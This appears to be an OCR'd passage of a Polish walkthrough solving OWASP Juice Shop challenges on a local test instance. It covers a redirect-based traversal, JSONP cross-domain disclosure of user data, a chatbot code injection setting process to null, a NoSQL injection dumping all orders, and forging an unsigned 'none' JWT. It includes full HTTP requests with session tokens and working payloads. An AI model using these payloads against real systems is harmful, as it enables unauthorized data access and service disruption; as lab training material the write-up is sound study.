
7) Korzystam z tej podatności oraz z możliwości przekierowania pośrednio na dowolną stronę za pomocą linku. Prowadzi to do zaciągnięcia obrazów z zewnętrznej strony

http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttps:%2F%2Fplacekitten.com%2Fg%2F400%2F500%3Fx%3Dhttps:%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop




Perform an unwanted information disclosure by accessing data cross-domain

1) Analizuję request na endpoint /rest/user/whoami




2) Zauważam, że po usunięciu headera dotyczącego autoryzacji, request ciągle przechodzi i dostaje odpowiedź o kodzie 200



```
GET /rest/user/whoami HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfXSEHRuetmcWI1sZFwilfySXUbH
K4uvEtPKcZzTnKCD1F2RiBZfm2SqNH7Nupghx7tPKceBIxNCjzSeXUp6HnEuMxTRaCyXs
P8irNfZySKZU2jHE4hVNteeIQoTm9C1PsJBF2XiRWfjqUnb; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vc
CIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2
xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVm
YXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBd
CI6IjIwMjEtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMj
EtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI
6MTY0MDU1MjU3MiwiZXhwIjoxNjQwNTcwNTcyfQ.Ir3_wOr2TqRPHdXJiyCdPiKQi7Num
x6z1_pjzY-so6MtbxpJGaOHKpN5l05fbG1Fl Q8gDlbk2At5kWFrSrgCO7lSXZmXX2IsE3
GGzkmHWAQvBZ9c7vUkXg-uHrFAf_YlNfION6NVbLz4MPplsoObGRJUy3ipGTBgaaAbnUz
-IzE
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 128
ETag: W/"80-FKMkUQPM1732MFmoeXteYVicOvk"
Vary: Accept-Encoding
Date: Sun, 26 Dec 2021 21:54:26 GMT
Connection: close

{
  "user":{
    "id":3,
    "email":"bender@juice-sh.op",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"assets/public/images/uploads/default.svg"
  }
}
```

3) Dodaję parametr callback do linku, co skutkuje ujawnieniem informacji na temat użytkownika



Send Cancel

Request


```
GET /rest/user/whoami?callback=x HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfXSEHRuetmcWI1sZFwilfySXUbH
K4uvEtPKcZzTnKCD1F2RiBZfm2SqNH7Nupghx7tPKceBIxNCjzSeXUp6HnEuMxTRaCyXs
P8irNfZySKZU2jHE4hVNteeIQoTm9C1PsJBF2XiRWfjqUnb; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vc
CIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2
xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVm
YXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBd
CI6IjIwMjEtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMj
EtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI
6MTY0MDU1MjU3MiwiZXhwIjoxNjQwNTcwNTcyfQ.Ir3_wOr2TqRPHdXJiyCdPiKQi7Num
x6z1_pjzY-so6MtbxpJGaOHKpN5l05fbG1Fl Q8gDlbk2At5kWFrSrgCO7lSXZmXX2IsE3
GGzkmHWAQvBZ9c7vUkXg-uHrFAf_YlNfION6NVbLz4MPplsoObGRJUy3ipGTBgaaAbnUz
-IzE
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: text/javascript; charset=utf-8
Content-Length: 164
ETag: W/"a4-H4mpukU7kwp6q8xUXtAIhIS+1yI"
Vary: Accept-Encoding
Date: Sun, 26 Dec 2021 21:55:44 GMT
Connection: close

/**/ typeof x === 'function' && x({
  "user":{
    "id":3,"email":"bender@juice-sh.op","lastLoginIp":"0.0.0.0",
    "profileImage":"assets/public/images/uploads/default.svg"
  }
});
```

Permanently disable the support chatbot

1) Kod do chatbota jest publicznie dostępny na githubie




bkimminich Add contributors chart — 93e1fab on Oct 13 — 118 commits

.github	Change build matrix to Node.js 12, 14 and 15	8 months ago
images	Add contributors chart	3 months ago
nlp	remove builtin-microsoft and duckling dependencies	14 months ago
test	Prepare for transfer into @juce-shop org	8 months ago
.gitignore	update .gitignore	2 years ago
.mailmap	Add contributors chart	3 months ago
JuicyChatBot.png	Add project avatar image by Kharisma Mulyana	2 years ago
LICENSE	Prepare for transfer into @juce-shop org	8 months ago
README.md	Add contributors chart	3 months ago
factory.js	Auto-fix linting issues	8 months ago
index.js	Prepare for transfer into @juce-shop org	8 months ago
package.json	Pin version of vm2 to 3.9.3 due to promise errors in 3.9.4	3 months ago

2) Analizuję kod. Zwracam uwagę na linijkę z następującym kodem

```
addUser (token, name) {
  this.factory.run(`users.addUser("${token}", "${name}")`)
}
```

3) Piszę do chatbota następujący tekst




4) Powyższa komenda skutkuje wykonaniem następującego kodu, co blokuje funkcjonalność bota

```
users.addUser("token", "admin");
process = null;
users.addUser("1337", "test")
```

All your orders are belong to us

1) Znajduję zapytanie przesyłające ID zamówienia. W numerze zamówienia dopisuję apostrof w celu wywołania błędu bazy danych




2) Zauważam, że kod może wyglądać w ten sposób: { $where: "property === '" + payload + "'" }
3) Jako ID wpisuję ' || true || ' zakodowane URLowo, co skutkuje wypisaniem wszystkich zamówień

Forge an essentially unsigned JWT token

1) Testuję tokeny JWT, w tym celu kopiuję token z obecnie zalogowanej sesji

2) Deszyfruję i zmieniam emaila oraz algorytm na wartość none



3) Zamieniam token obecnej sesji na ten zmieniony i niepodpisany
4) Dzięki tej akcji udaje mi się sfałszować niepodpisany token JWT, który podszywa się pod (nieistniejącego) użytkownika jwtn3d@juice-sh.op.